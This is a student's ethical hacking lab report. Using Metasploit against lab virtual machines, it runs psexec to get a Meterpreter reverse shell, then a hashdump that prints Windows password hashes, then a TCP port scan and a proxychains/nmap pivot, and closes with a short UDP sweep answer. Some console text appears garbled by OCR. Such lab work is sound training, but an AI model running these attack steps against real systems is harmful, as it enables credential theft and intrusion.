

## ETHICAL HACKING

### LAB ASSIGNMENT - 9

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In this lab we are going to perform below tasks

- ➔ Use Metasploit psexec module.
- ➔ Pivot using Metasploit route.
- ➔ Use Metasploit auxiliary modules for port scan and proxy.

The psexec module in Metasploit is a powerful exploit module used for executing commands on remote Windows systems. It leverages the PsExec service to execute arbitrary commands with SYSTEM privileges on the target system.

By using Metasploit auxiliary modules for port scan and proxy modules are useful for creating proxy servers that can be used for various purposes, such as tunneling traffic or conducting stealthy operations.


By utilizing these auxiliary modules in Metasploit, you can efficiently conduct port scans and set up proxy servers to support your penetration testing or security assessment activities. Always ensure you have proper authorization and legal permission before using these tools.

#### 1. Please provide screenshots for (Screenshot 01~03) (15pts)

Required screenshots:

Screenshot 1:

Here we can see the hashdump of the password of all users on my windows



```
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Bookmarks
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
root@kali:~

HOST 192.168.2.128 yes The listen address (an interface may be specified)
PORT 3333 yes The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/psexec) > exploit -j
[*] Exploit running as background job 0
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:3333
[*] 192.168.2.174:445 - Connecting to the server...
[*] 192.168.2.174:445 - Authenticating to 192.168.2.174:445 as user 'georgi'...
msf6 exploit(windows/psexec) > [*] 192.168.2.174:445 - Selecting PowerShell target
[*] 192.168.2.174:445 - Executing the payload...
[*] 192.168.2.174:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175680 bytes) to 192.168.2.174
[*] Meterpreter session 1 opened (192.168.2.128:3333 -> 192.168.2.174:49159) at 2024-02-29 19:22:55 -0500

msf6 exploit(windows/psexec) > sessions -l


Active sessions
  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN-KONGMAI5HJM 192.168.2.128:3333 -> 192.168.2.174:49159 (192.168.2.174)

msf6 exploit(windows/psexec) > sessions -i session_id
[*] Invalid session identifier: session_id
msf6 exploit(windows/psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b1404eea:31d6cfe018ae931b73c59d7e8c899c0:::
Frank:1001:aad3b435b51404eeaad3b435b1404eea:7564d84f6079558845773669716dfad4:::
Georgi:1002:aad3b435b51404eeaad3b435b1404eea:8846f7eae8f0111ed80e0d80b730ac:::
Guest:501:aad3b435b51404eeaad3b435b1404eea:31d6cfe018ae931b73c59d7e8c899c0:::
monk:1002:aad3b435b51404eeaad3b435b1404eea:f9a2d4b1ede1eca53a36356d77fd7b45:::
meterpreter >
```

## Screenshot 2:

Here we are able to find the ports 135,139,445 TCP ports opened on windows 10 machine and the exploit moduled used here is - ***auxiliary/scanner/portscan/tcp***




```
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Bookmarks X Windows 10 x64 X kali-linux-2023.4-vmware-a... X Windows 7 X
root@kali ~
File Actions Edit View Help
msf5 auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
Name      Current Setting  Required  Description
-----
CONCURRENCY 10              yes       The number of concurrent ports to check per host
DELAY       0               yes       The delay between connections, per thread, in milliseconds.
JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS       1-1000          yes       Ports to scan (e.g. 22-25,44,110-900)
RHOSTS      192.168.186.130 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS     1               yes       The number of concurrent threads (max one per host)
TIMEOUT     1000            yes       The socket connect timeout in milliseconds


View the full module info with the info, or info -d command.
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.186.130
RHOSTS => 192.168.186.130
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 1-500
PORTS => 1-500
msf5 auxiliary(scanner/portscan/tcp) > exploit
[*] 192.168.186.130: - 192.168.186.130:135 - TCP OPEN
[*] 192.168.186.130: - 192.168.186.130:139 - TCP OPEN
[*] 192.168.186.130: - 192.168.186.130:445 - TCP OPEN
[*] 192.168.186.130: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

Screenshot 3: After starting the socks\_proxy server executed below commands on kali and found the below results.

We are going to examine the top 100 most often used ports on our Windows 10 system. Since ProxyChains only reroutes traffic to Metasploit, which then forwards it through the pivot, the Metasploit route needs to remain active. Please check the below screenshots.



```
kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Bookmarks X Windows 10 x64 X kali-linux-2023.4-vmware-a... X Windows 7 X
root@kali ~
[proxychains] map -p -t -v -f 192.168.186.130
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.10
Starting Nmap 7.80SVN ( https://nmap.org ) at 2024-02-29 21:24 EST
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:135 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:139 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:1025 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:554 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:80 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:22 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:113 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:2080 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:8080 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:443 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:587 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:23 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:993 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:1720 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:110 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:143 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:111 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:8080 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:21 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:995 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:1723 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:3064 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:139 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:25 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:723 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:81 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:119 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:8009 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:9100 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:8 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:8443 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:1211 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:186 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:1027 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:506 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:5066 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:1028 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:5432 ... denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.186.130:513 ... denied
```



2. Using the skills learned in step 6, run the Metasploit's auxiliary/scanner/discovery/udp\_sweep module to conduct a UDP port scan on your Windows 10 machine. Provide screenshots showing the major steps and output of the module. (5pt)

Here I have used **auxiliary/scanner/discovery/udp\_sweep** module to exploit all udp ports on target machine (Windows 10)

Ans set RHOSTS to my Windows IP and then used exploit command to run .

I am able to figure out NetBIOS on port 137 ,Please find the below screenshot.

